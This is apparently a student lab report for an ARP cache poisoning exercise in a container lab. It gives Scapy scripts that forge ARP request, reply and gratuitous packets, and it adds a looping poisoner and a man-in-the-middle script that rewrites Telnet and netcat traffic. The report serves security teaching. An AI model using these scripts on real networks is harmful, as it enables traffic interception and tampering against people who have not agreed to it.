LAB4: ARP Cache Poisoning Attack Lab

学号：57118227　　**姓名：**孙浩　　**日期：**2021年7月17日

Task1: ARP Cache Poisoning

我们首先记录一下三台container上的MAC地址，以便于后续进行实验。

主机	IP	MAC
A	10.9.0.5	02:42:0a:09:00:05
M	10.9.0.105	02:42:0a:09:00:69
B	10.9.0.6	02:42:0a:09:00:06

对本次实验可能用到的ARP协议字段也进行一个简要的阐述说明。


字段	scapy中的相应对象名称(default默认值)	补充说明
硬件类型	hwtype（1）	指明了发送方想知道的硬件接口类型，以太网的值为1
协议类型	ptype（2048）	指明了发送方提供的高层协议类型，IP为0x0800
操作类型	**op（1）**	**用来表示这个报文的类型，ARP请求为1，ARP响应为2，RARP请求为3，RARP响应为4**
发送方硬件地址	hwsrc（None）	-
发送方IP地址	psrc（None）	-
目标硬件地址	hwdst（“00:00:00:00:00:00”）	-
目标IP地址	pdst（‘0.0.0.0’）	-

Task 1.A (using ARP request)

代码如下。

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.hwsrc = "02:42:0a:09:00:69"
A.psrc = '10.9.0.6'
A.hdst = "02:42:0a:09:00:05"
A.pdst = '10.9.0.5'

pkt = E/A
sendp(pkt,iface='eth0')
```

攻击成功，看到B和M的IP都被映射到了M的MAC上。




Task 1.B (using ARP reply)

更改部分代码，将**op**的值改为2.


```
...
A.op = 2
...
```

- **Scenario 1: B's IP is already in A's cache**

首先可以通过PING命令，来让A的ARP cache中增加B的ARP记录。




接下来运行更改后的代码，发现攻击成功（下图两次*arp -n*分别执行在运行攻击代码前后）。



- **Scenario 2: B's IP is not in A's cache**

使用 *arp -d [IP]* 命令清除ARP的所有记录，然后再次执行攻击代码，结果如下。



可以看见，只是新增了M的ARP记录，而没有关于B的，攻击失败。


Task 1.C (using ARP gratuitous message)

修改代码如下。

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.hwsrc = "02:42:0a:09:00:69"
A.psrc = '10.9.0.6'
A.hdst = "ff:ff:ff:ff:ff:ff"
A.pdst = '10.9.0.6'

E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
sendp(pkt,iface='eth0')
```


- **Scenario 1: B's IP is already in A's cache**

步骤同上，攻击成功（下图两次*arp -n*分别执行在运行攻击代码前后）。



- **Scenario 2: B's IP is not in A's cache**

步骤同上，攻击失败。



Task 2: MITM Attack on Telnet using ARP Cache Poisoning


对Task 1中攻击成功的代码进行一点修改，使其每5秒就进行一次发送，保证A的ARP Cache始终将B的IP映射到M的MAC上。


```
#!/usr/bin/env python3
from scapy.all import *
import time

E = Ether()
A = ARP()

A.op = 1
A.hwsrc = "02:42:0a:09:00:69"
A.psrc = '10.9.0.6'
A.hdst = "ff:ff:ff:ff:ff:ff"
A.pdst = '10.9.0.6'

E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
while 1 :
    sendp(pkt,iface='eth0')
    time.sleep(5)
```

将M上的IP路由转发功能先关闭。

```
# sysctl net.ipv4.ip_forward=0
```

然后在A和B直接进行PING操作，可以发现A和B之间不通，但也许是因为每5s进行一次发送的频率还不算太高，偶尔会有一两次PING通的结果出现，然后就再次不通。







打开M上的IP路由转发功能。


```
# sysctl net.ipv4.ip_forward=1
```

再次重复上述动作，可以看见，这次相互之间可以PING通，M发出了ICMP重定向报文。





接下来开始MITM攻击，我们首先打开M的IP路由转发功能，使A可以TELNET上B，一旦连接建立，就再次关闭M的IP路由转发功能。




关闭M的IP路由转发功能后，我们在TELNET终端键入字符不会任何显示。

运行在M上的sniff&spoof代码如下。

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = '10.9.0.5'
MAC_A = '02:42:0a:09:00:05'
IP_B = '10.9.0.6'
MAC_B = '02:42:0a:09:00:06'

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = 'Z'*len(data)
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0',filter=f,prn=spoof_pkt)
```

攻击成功，效果如下，无论在A上键入什么，都会显示为Z。（下图显示这么多Z并不是全部都是键盘输入字符产生的，大部分是我改变窗口大小时以便于截图时产生的，因为TELNET协议会传送客户端当前的窗口大小给服务端，详细原因可见RFC 1073。）



Task 3: MITM Attack on Netcat using ARP Cache Poisoning

这个Task类似LAB3的Task2，我们修改构建newdata的代码为如下

```
...
            newdata = data.replace(b'SUN',b'AAA')
...
```

在B上运行以下命令。

```
# nc -lp 9090
```

在A上运行以下命令。

```
# nc 10.9.0.6 9090
```

接下来的步骤类似Task2，最终结果如下。